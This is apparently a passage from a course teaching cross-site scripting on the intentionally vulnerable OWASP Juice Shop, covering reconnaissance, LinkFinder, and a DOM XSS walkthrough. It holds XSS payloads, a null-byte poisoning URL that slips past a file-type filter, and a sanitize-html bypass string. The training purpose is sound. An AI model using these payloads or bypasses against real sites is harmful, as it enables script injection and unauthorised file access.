
Name	Description	Difficulty
API-only XSS	Perform a *persisted* XSS attack with `<iframe src="javascript:alert(`xss`)">` without using the frontend application at all.	★★★
Bonus Payload	Use the bonus payload `<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>` in the *DOM XSS* challenge.	★
Client-side XSS Protection	Perform a *persisted* XSS attack with `<iframe src="javascript:alert(`xss`)">` bypassing a client-side security mechanism.	★★★
CSP Bypass	Bypass the Content Security Policy and perform an XSS attack with `<script>alert(`xss`)</script>` on a legacy page within the application.	★★★★
DOM XSS	Perform a *DOM* XSS attack with `<iframe src="javascript:alert(`xss`)">` .	★
HTTP-Header XSS	Perform a *persisted* XSS attack with `<iframe src="javascript:alert(`xss`)">` through an HTTP header.	★★★★
Reflected XSS	Perform a *reflected* XSS attack with `<iframe src="javascript:alert(`xss`)">` .	★★
Server-side XSS Protection	Perform a *persisted* XSS attack with `<iframe src="javascript:alert(`xss`)">` bypassing a server-side security mechanism.	★★★★
Video XSS	Embed an XSS payload `</script><script>alert(`xss`)</script>` into our promo video.	★★★★★★

As part of a typical pentesting job, we have to start with information gathering by planning and performing reconnaissance.

Reconnaissance (recon) is, in military operations, the observation of a region to locate an enemy or ascertain strategic features.

In cybersecurity terms, it helps us:

- Understand how an application is built
- How an application processes data
- Find possible entry points, files, folders, company assets, etc




As you find this information, you'll want to document it not only because it can prove useful later in the process, but also because you'll want to document your findings and report that back to your client.

Now, in this course, I'm going to skip a lot of steps that you'd normally want to take when approaching a brand new project and application. The reason for this is because 1) we need to save some time, and 2) a lot of the information I would find would not be relevant to XSS at all, since this application contains many other unrelated vulnerabilities.

Vulnerability Categories

The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerability types from well-known lists or documents, such as OWASP Top 10 and OWASP API Security Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).



So that's the topic for another course more specific to pentesting, and outside the scope of this course. Instead, I'm going to cut a lot of corners and focus on what we're learning which is XSS.

Instead of blindly throwing attack payloads at your target application, you want to make sure that you understand how it works. So before starting your security testing, you have to spend some time understanding the structure of the application. Otherwise, you simply won't be able to thoroughly test the application.

Architecture overview


The OWASP Juice Shop is a pure web application implemented in JavaScript and TypeScript (which is compiled into regular JavaScript). In the frontend the popular Angular framework is used to create a so-called *Single Page Application*. The user interface layout is implementing Google's Material Design using Angular Material components. It uses Angular Flex-Layout to achieve responsiveness. All icons found in the UI are originating from the Font Awesome library.

JavaScript is also used in the backend as the exclusive programming language: An Express application hosted in a Node.js server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API. As an underlying database a light-weight SQLite was chosen, because of its file-based nature. This makes the database easy to create from scratch programmatically without the need for a dedicated server. Sequelize and finale-rest are used as an abstraction layer from the database. This allows using dynamically created API endpoints for simple interactions (i.e. CRUD operations) with database resources while still allowing the execution of custom SQL for more complex queries.

As an additional data store, a MarsDB is part of the OWASP Juice Shop. It is a JavaScript derivative of the widely used MongoDB NoSQL database and compatible with most of its query/modify operations.

The push notifications that are shown when a challenge was successfully hacked, are implemented via WebSocket Protocol. The application also offers convenient user registration via OAuth 2.0 so users can sign in with their Google accounts.


The following diagram shows the high-level communication paths between the client, server and data layers:



A good way to understand how the application works is to use it the way that it was meant to be used by a regular user. If you're a software developer, you've probably heard of this referred to as the "happy path."

This means that a big part of reconnaissance is manual research. Play around with the application, get a feel for how it works, look at requests being sent and processed. See what kind of JavaScript is there, the kinds of APIs being used, and so on. If you can figure out the JavaScript framework being used, especially if you can find out the version, you can research vulnerabilities for that - as an example.

Remember, any time you see input fields that take data from the user, we want to make a note of that because it's going to be a place of interest! For notes, I'll use an app called CherryTree that's installed by default in Kali Linux and that's very helpful for documenting what we find.




Next, I'll pull up the OWASP Juice Shop with this command:

```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```

Navigate to the application by going to http://localhost:3000

We're on the home page, and we can see that this is a basic e-commerce website.



From there, start to take note of where user input is possible. A great place to start is with search bars, and we have one at the top. Make note of that because we will be spending some time with the search bar later.

Next, there's an Account ➜ Login page which asks for email and password, and also presents us with a "Log in with Google" option, a "Forgot your password" or "Not yet a customer?" to register.

Back on the home page, there's a Menu that pops out on the left with a Contact ➜ Customer Feedback page. This page has input fields with a comment box, rating, author, and CAPTCHA.


- An About page
- A Photo Wall
- A Help getting started and GitHub links.

There's even information about the stack powering this application, showing us an AngularJS logo, HTML5, Sass, CSS3, NodeJS, SQLite, MongoDB. All very helpful information so that we understand how this application is powered.

If we go back to look at Products, we can click around and see information cards that have the product info, maybe some reviews.

Some have recycling options that also have input fields for the Requester, Quantity, and saved address.

If we look at the main page source, we can see very basic HTML.




```
<!--
  ~ Copyright (c) 2014-2020 Bjoern Kimminich.
  ~ SPDX-License-Identifier: MIT
  -->

<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>OWASP Juice Shop</title>
  <meta name="description" content="Probably the most modern and sophisticated insecure web application">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon_js.ico">
  <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css" />
  <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
  <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
  <script>
    window.addEventListener("load", function(){
      window.cookieconsent.initialise({
        "palette": {
          "popup": { "background": "#546e7a", "text": "#ffffff" },
          "button": { "background": "#558b2f", "text": "#ffffff" }
        },
        "theme": "classic",
        "position": "bottom-right",
        "content": { "message": "This website uses fruit cookies to ensure you get the juiciest tracking experience.", "dismiss": "Me want it!", "link": "But me wait!",
      })});
  </script>
<link rel="stylesheet" href="styles.css"></head>
<body class="mat-app-background bluegrey-lightgreen-theme">
  <app-root></app-root>
<script src="runtime-es2018.js" type="module"></script><script src="runtime-es5.js" nomodule defer></script><script src="polyfills-es5.js" nomodule defer></script><scri
</html>
```

We then have scripts being loaded such as `runtime-es2018.js`, `runtime-es5.js`, `polyfills-es5.js`, `polyfills-es2018.js`, `vendor-es2018.js`, `vendor-es5.js`, `main-es2018.js`, and `main-es5.js`, which gives us information about the JavaScript and Angular versions being run with this application, and it also points us to the `main-es2018.js` and `main-es5.js` as probably being the main JavaScript files for the application.

In fact, I'll go ahead and use the `main-es2018.js` file to see if we can get any useful information out of it with a tool called LinkFinder.


LinkFinder goes through JavaScript files in order to extract potential links.

```
git clone https://github.com/GerbenJavado/LinkFinder.git
cd LinkFinder
python setup.py install

python linkfinder.py -i http://localhost:3000/main-es2018.js -o results.html
```

Once complete, it will open up the results.html file with everything it found that could be of potential interest. Let's scroll through and see what we find, and we'll take notes with CherryTree.

We'll see links like:

- `ftp/legal.md`
- `/reviews`
- `/api/Users`
- `/api/Products`
- `/rest/products/search?q=`
- `/search`
- `/complaints`
- `./file-upload`
- `./redirect?to=`
- `/ftp/order`
- `/accounting`
- `/contact`
- `/complain`
- `/score-board`




One very interesting link we will find is:
`http://localhost:3000/ftp/package.json.bak`

This is very very interesting and we want to get our hands on it because it will show us what packages are being used by the application, which may lead to finding vulnerable packages. Let's open it.

This will complain of an illegal file type because it's expecting .md or .pdf and it's a `.json.bak` In this case, I already know that we can use Null Byte Poisoning in order to overcome this limitation.

```
http://localhost:3000/ftp/package.json.back%2500.md
```



Instead of explaining it fully, I will let you take some time to research what that is and if you need more help or information, please reach out on the Cybr forums or Discord and we'll be happy to help.

But, what this will do is essentially trick Express into thinking that it's dealing with a .md file, but then the actual file is retrieved from the server, the Null Byte Poisoning will ignore everything after `.bak`, making it so that it pulls the right file that exists.

As you can see in the download prompt, the Null Byte is actually `%00`, but the `25` is there for URL encoding.

Once we open up the file, we'll find some interesting information under dependencies. For the sake of this course, the only one I'll pay attention to right now is `html-entities: ~1.2` and `sanitize-html: 1.4.2`.

A quick Google search will show that `sanitize-html 1.4.2` or earlier has vulnerabilities: https://snyk.io/vuln/npm:sanitize-html. More specifically, it has a disclosed XSS vulnerability.. If we click on it and scroll down on the page to the References section, we'll see this link: https://github.com/apostrophecms/sanitize-html/issues/29

In that link, you'll see a reported vulnerability by the author of the OWASP Juice Shop

`I am not harmless: <<img src="csrf-attack"/>img src="csrf-attack"/>` is sanitized to `I am not harmless: <img src="csrf-attack"/>`

Because sanitization is not happening recursively, this library is vulnerable to XSS. Bingo! We found something useful.

Next, it's important that we understand if there are values we can control, like parameters, paths, headers, or even cookies.

Ideally, we want to find those parameters, paths, headers, etc... that we can change and have reflected back to us, because if there is an XSS vulnerability, that will be a great entry point.

Or if you find that the values you control are being saved in the server and reflected every time you access the page, you could potentially exploit a stored XSS.

And, of course, if you find a value that you control being accessed and used via JavaScript, we could potentially exploit a DOM XSS.

Even if that data is not being reflected in the HTML, it's being used somewhere, and that somewhere could be vulnerable code.

Just because you're not seeing a result reflected to you doesn't mean you're not working with a Blind XSS.

Conclusion

Once you've found at least something, it's time to prod at defenses and see what sticks and what doesn't. This is where being able to try a number of different payloads becomes helpful, and that's usually when you'll want to pull out some automated tools if you're able, but also, try some manual payloads to see how the application is responding, and if you can tell what kind of security controls are working behind the scenes.

So now that we've gathered information about our target, we're ready to start finding changes in application behavior with our payloads.

As I've said, this is a shorter version of what you would typically do, so I'd actually encourage you to keep gathering as much information as you can find before moving on. This would actually be a good time to use a proxy tool such as ZAP to send requests, inspect those requests, try to modify information on the fly, and see what happens!

Then, go ahead and complete this lesson, and we'll move on to the next where we will try to find XSS vulnerabilities.

DOM-based XSS Attacks


Alright, so we've gathered information about our target, and now it's time to try and find some DOM-based XSS. My first area of focus will be the search bar, since that's an all around good one to start with.

I'll open up my DevTools on the network tab to get information about what's being returned by the back-end. We could also use Zap for this, by the way, if you prefer. Then, load the Juice Shop homepage if you haven't already, but if you have, just go ahead and refresh the page with your DevTools open.

Even before submitting our search query, looking at the Network tab, we can see the resources being loaded for this page, and there's an interesting one named `/application-configuration` that we'll open up. You can scroll through and find interesting information, and in fact, under `Challenges`, we'll even find something called `xssBonusPayload`:

```
<iframe width=”100%” height=”166” scrolling=”no” frameborder=”no”
allow=”autoplay” src=”https://w.soundcloud.com/player/?url=https%3A//
api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_
related=false&show_comments=true&show_user=true&show_reposts=false&show_
teaser=true”></iframe>
```


We’ll come back to that, so save it for now. Feel free to look at the other challenges information, but that’s all I need for now!



